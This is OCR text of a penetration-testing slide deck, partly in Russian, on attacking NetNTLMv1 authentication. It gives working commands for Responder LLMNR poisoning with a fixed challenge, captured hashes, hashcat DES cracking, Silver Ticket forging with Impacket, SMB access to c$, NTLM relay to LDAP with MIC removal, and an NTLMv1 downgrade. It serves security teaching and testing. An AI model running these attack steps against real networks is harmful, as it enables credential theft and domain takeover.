
# NetNTLMv1


Шлюндин Павел Викторович

OSCP, LPT, OSCE, OSWE, CRTE

# NetNTLMv1


Client
Server
DC
NTLM NEGOTIATE_MESSAGE
NTLM CHALLENGE_MESSAGE
NTLM AUTHENTICATE_MESSAGE
NETLOGON_NETWORK_INFO
NETLOGON_VALIDATION_SAM_INFO4

# NetNTLMv1


LM/NTLM HASH 16-bytes long
Padding
1A 2B 3C 4D 5E 6F 7G 1A 2B 3C 4D 5E 6F 7G 1A 2B 00 00 00 00 00
7 bytes
7 bytes
7 bytes
1A 2B 3C 4D 5E 6F 7G 1A 2B 3C 4D 5E 6F 7G 1A 2B 00 00 00 00 00
Server Challenge
Block 1
Block 2
Block 3
DES
DES
DES
ASG87TDG18GDYGD1UHD...
LM/NTLM response (24 bytes)

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

/etc/responder/Responder.conf

```
...
HTTPS = On
DNS = On
LDAP = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = 1122334455667788

; SQLite Database file
...
```

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

```
# responder -I eth0 --lm
```

```
    Challenge set              [1122334455667788]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[SMB] NTLMv1 Client   : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash     : client::victim:F35A3FE17DCB31F9BE8A8004B3F310C150AFA36195554972:F35A3FE17DCB31F9
BE8A8004B3F310C150AFA36195554972:1122334455667788
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name bob
[*] Skipping previously captured hash for victim\client
```

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

An 8x 1080 rig can brute force it in about 6 days

https://github.com/evilmog/ntlmv1-multi

python3 ntlmv1.py --ntlmv1 hashcat::DUSTIN-5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:1122334455667788

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

https://github.com/evilmog/ntlmv1-multi

python3 ntlmv1.py --ntlmv1 hashcat::DUSTIN-5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:1122334455667788

Hostname: DUSTIN-5AA37877
Username: hashcat
Challenge: 1122334455667788
LM Response: 76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D
NT Response: 727B4E35F947129EA52B9CDEDAE86934BB23EF89F50FC595
CT1: 727B4E35F947129E
CT2: A52B9CDEDAE86934
CT3: BB23EF89F50FC595

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

To Calculate final 4 characters of NTLM hash use:

./ct3_to_ntlm.bin BB23EF89F50FC595 1122334455667788

To crack with hashcat create a file with the following contents:

727B4E35F947129E:1122334455667788

A52B9CDEDAE86934:1122334455667788


An 8x 1080 rig can brute force it in about 6 days

To crack with hashcat:

./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset hashes.txt ?1?1?1?1?1?1?1?1

# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

https://crack.sh/get-cracking/



# Printerbug -> NetNTLMv1 -> NTLM -> Silver Ticket

Generate a Silver Ticket using Impacket's ticketer.py

./ticketer.py -nthash 09e55a127f3d4e4957c77de30000502a -domain-sid S-1-5-21-7375663-6890924511-1272660413 -domain DOMAIN.COM -spn cifs/SERVER.DOMAIN.COM -user-id 123456 -groups 4321 username


Set the generated ccache file to the appropriate environment variable

export KRB5CCNAME=/root/Assessments/NTLMTest/USERNAME.ccache

Use smbclient, wmiexec, psexec, or any other impacket tool

smbclient -k //SERVER.DOMAIN.COM/c$ -d

# WPA Enterprise



# WPA Enterprise


In file wpa_supplicant.conf:

```
network={
   ssid="NETWORK"
   scan_ssid=1
   key_mgmt=WPA-EAP
   identity="USERNAME"
   password="hash:NTHASH Here"
   eap=PEAP
   phase1="peaplabel=0"
   phase2="auth=MSCHAPV2"
}
```

# NetNTLMv1 и NTLM Relay

cat /etc/responder/Responder.conf | grep Off
SMB = Off
HTTP = Off
responder -I tun0 -w -r -f -F -v -v -vv –lm

ntlmrelayx.py -t ldap://10.10.1.10 --remove-mic -smb2support



# NetNTLMv1 и NTLM Relay почему это работает?

Служба LDAP использует поле NTLMSSP_NEGOTIATE_SIGN, чтобы определить, требуется ли подпись.

```
Version: (ntlm.NTLM_VERSION_INFO_DEBUG) {
 ProductMajorVersion: (uint8) 10,
 ProductMinorVersion: (uint8) 0,
 ProductBuild: (uint16) 17763,
 Reserved: ([]uint8) (len=3 cap=142) {
  00000000  00 00 00                                        |...|
 },
 NTLMRevisionCurrent: (uint8) 15
},
MIC: ([]uint8) (len=16 cap=16) {
 00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
}
}
```


При проверке NTLMv1 AUTHENTICATE_MESSAGE с помощью утилиты NTLMParse мы видим, что код целостности сообщения (MIC) не существует, что позволяет модифицировать сообщение.

```
NTLMSSP_NEGOTIATE_OEM_WORKSTATION_SUPPLIED: (bool) false,
NTLMSSP_NEGOTIATE_OEM_DOMAIN_SUPPLIED: (bool) false,
ANONYMOUS_CONNECTION: (bool) false,
R8: (bool) false,
NTLMSSP_NEGOTIATE_NTLM: (bool) true,
R9: (bool) false,
NTLMSSP_NEGOTIATE_LM_KEY: (bool) false,
NTLMSSP_NEGOTIATE_DATAGRAM: (bool) false,
NTLMSSP_NEGOTIATE_SEAL: (bool) false,
NTLMSSP_NEGOTIATE_SIGN: (bool) false,
R10: (bool) false,
NTLMSSP_REQUEST_TARGET: (bool) true,
NTLM_NEGOTIATE_OEM: (bool) false,
NTLMSSP_NEGOTIATE_UNICODE: (bool) true
```

# NetNTLMv1 и mimikatz

https://github.com/eladshamir/Internal-Monologue

1. Enable NetNTLMv1
2. Impersonate and smb req
3. https://crack.sh/




https://www.optiv.com/explore-optiv-insights/blog/post-exploitation-using-netntlm-downgrade-attacks